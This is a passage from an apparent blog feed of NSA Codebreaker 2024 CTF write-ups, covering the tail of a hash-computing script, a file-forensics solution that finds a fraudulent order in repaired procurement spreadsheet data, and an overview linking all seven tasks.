if [ ! -d "$DIR" ]; then
    echo "Error: Directory '$DIR' does not exist."
    exit 1
fi

find "$DIR" -type f -print0 | while IFS= read -r -d '' file; do
    sha256sum "$file"
done
</code></pre></div></div>

<p>Once we get our hashes we can submit them as our flag !</p>]]></content><author><name>Ethan Flowers</name></author><category term="ctf" /><category term="nsa-codebreaker" /><category term="forensics" /><category term="devops" /><summary type="html"><![CDATA[Forensics and DevOps: reconstructing deleted files from ZFS snapshot backups to recover their SHA256 hashes.]]></summary></entry><entry><title type="html">NSA Codebreaker 2024 · Task 1: No Token Left Behind</title><link href="https://ethanflowers.github.io/2024-12-26-nsa-codebreaker24-task1/" rel="alternate" type="text/html" title="NSA Codebreaker 2024 · Task 1: No Token Left Behind" /><published>2024-12-26T08:41:02-05:00</published><updated>2024-12-26T08:41:02-05:00</updated><id>https://ethanflowers.github.io/nsa-codebreaker24-task1</id><content type="html" xml:base="https://ethanflowers.github.io/2024-12-26-nsa-codebreaker24-task1/"><![CDATA[<h1 id="task-1---no-token-left-behind---file-forensics">Task 1 - No Token Left Behind - (File Forensics)</h1>
<h2 id="points-9">Points: 9</h2>

<h4 id="description">Description:</h4>
<blockquote>
  <p>Aaliyah is showing you how Intelligence Analysts work. She pulls up a piece of intelligence she thought was interesting. It shows that APTs are interested in acquiring hardware tokens used for accessing DIB networks. Those are generally controlled items, how could the APT get a hold of one of those? 
DoD sometimes sends copies of procurement records for controlled items to the NSA for analysis. Aaliyah pulls up the records but realizes it’s in a file format she’s not familiar with. Can you help her look for anything suspicious?
If DIB companies are being actively targeted by an adversary the NSA needs to know about it so they can help mitigate the threat.
Help Aaliyah determine the outlying activity in the dataset given</p>
</blockquote>

<h4 id="downloads">Downloads:</h4>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>DoD procurement records (shipping.db)
</code></pre></div></div>

<h4 id="prompt">Prompt:</h4>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Provide the order id associated with the order most likely to be fraudulent.
</code></pre></div></div>

<h3 id="file-analysis">File Analysis</h3>
<p>Taking a look of the file type,</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>bash&gt; file shipping.db
shipping.db: Zip data (MIME type "application/vnd.oasis.O"?)
</code></pre></div></div>
<p>based on this output I tried to unzip the file.</p>

<p><img src="/assets/img/nsa_24/task1-1.png" alt="Unzipping the procurement file reveals the component files of a spreadsheet" /></p>

<p>We got a collection of files that seem to make up a spreadsheet. Opening up the file with LibreOffice Calc we get the option to repair and open the file.</p>

<p>Upon repairing the file we get Doc with a table that has all of the data. Copying this to LibreOffice Calc we can start filtering and viewing the data.</p>

<h3 id="data-analysis">Data Analysis</h3>
<p>Looking at the data there are many repeated entries that show a pattern for each company. Removing the rows that change between each transaction, then removing all duplicate rows we are left with</p>

<p><img src="/assets/img/nsa_24/task1-2.png" alt="Filtered procurement data showing the single outlier order for Guardian Armaments" /></p>

<p>We can see that there is only one outlier, one of the orders for Guardian Armaments! Grabbing the order number that has a different address from all the other ones gives us our flag !</p>

<p><code class="language-plaintext highlighter-rouge">GUA0213759</code></p>]]></content><author><name>Ethan Flowers</name></author><category term="ctf" /><category term="nsa-codebreaker" /><category term="forensics" /><summary type="html"><![CDATA[File forensics: recovering a corrupt spreadsheet from DoD procurement records to spot the fraudulent order.]]></summary></entry><entry><title type="html">NSA Codebreaker 2024 Writeup</title><link href="https://ethanflowers.github.io/2024-12-26-nsa-codebreaker24/" rel="alternate" type="text/html" title="NSA Codebreaker 2024 Writeup" /><published>2024-12-26T08:41:01-05:00</published><updated>2024-12-26T08:41:01-05:00</updated><id>https://ethanflowers.github.io/nsa-codebreaker24</id><content type="html" xml:base="https://ethanflowers.github.io/2024-12-26-nsa-codebreaker24/"><![CDATA[<h1 id="nsa-codebreaker">NSA Codebreaker</h1>
<p>The NSA Codebreaker challenge is one of my favorite CTF challenges to compete in, the variety of challenges, difficulty progression and the continuous story-like nature of the challenges makes it very engaging. This year was the first time that I achieved a <code class="language-plaintext highlighter-rouge">Solver Status</code>! Here is a quick run down of this year’s story line and below are links to the writeups of all the challenges.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code> Foreign adversaries have long strived to gain an advantage against the might of the United States Armed Forces. While matching the USA on the battlefield is a costly and risky proposition, our adversaries are always looking for ways to balance the playing field. A serious and real threat is the infiltration and sabotage of military operations before the fight even breaks out.

Fortunately, the NSA is always recruiting bright young individuals to help protect our country! In fact, a bunch of your friends graduated last year and have been busy at work in their Developmental Programs.

You have returned to NSA on your final Cooperative Education tour and are visiting your friend Aaliyah who is currently employed full-time in the Intelligence Analysis Development Program. Intelligence Analysts are always scouring through collected Signals Intelligence (SIGINT) for threat indicators. Aaliyah recently attended a briefing that highlighted Nation-State Advanced Persistent Threats (APT) targeting our Defense Industrial Base (DIB) contractors. 
</code></pre></div></div>

<h2 id="writeups">Writeups</h2>

<ul>
  <li><a href="/2024-12-26-nsa-codebreaker24-task1/">Task 1: No Token Left Behind</a> — 9 points (File Forensics)</li>
  <li><a href="/2024-12-26-nsa-codebreaker24-task2/">Task 2: Driving Me Crazy</a> — 30 points (Forensics, DevOps)</li>
  <li><a href="/2024-12-26-nsa-codebreaker24-task3/">Task 3: How did they get in?</a> — 200 points (Reverse Engineering, Vulnerability Research)</li>
  <li><a href="/2024-12-28-nsa-codebreaker24-task4/">Task 4: LLMs never lie</a> — 200 points (Programming, Forensics)</li>
  <li><a href="/2024-12-29-nsa-codebreaker24-task5/">Task 5: The #153</a> — 450 points (Reverse Engineering, Cryptography)</li>
  <li><a href="/2024-12-30-nsa-codebreaker24-task6/">Task 6: It’s always DNS</a> — 1000 points (Reverse Engineering, Cryptography, Vulnerability Research, Exploitation)</li>
  <li><a href="/2025-01-03-nsa-codebreaker24-task7/">Task 7: Location (un)compromised</a> — 1200 points (Vulnerability Research, Exploitation, Reverse Engineering)</li>
</ul>

<p>Thanks for taking a look and feel free to send me a message if you have any questions.</p>]]></content><author><name>Ethan Flowers</name></author><category term="ctf" /><category term="nsa-codebreaker" /><summary type="html"><![CDATA[Overview of my NSA Codebreaker 2024 run where I earned Solver status, with links to writeups for all seven tasks.]]></summary></entry></feed>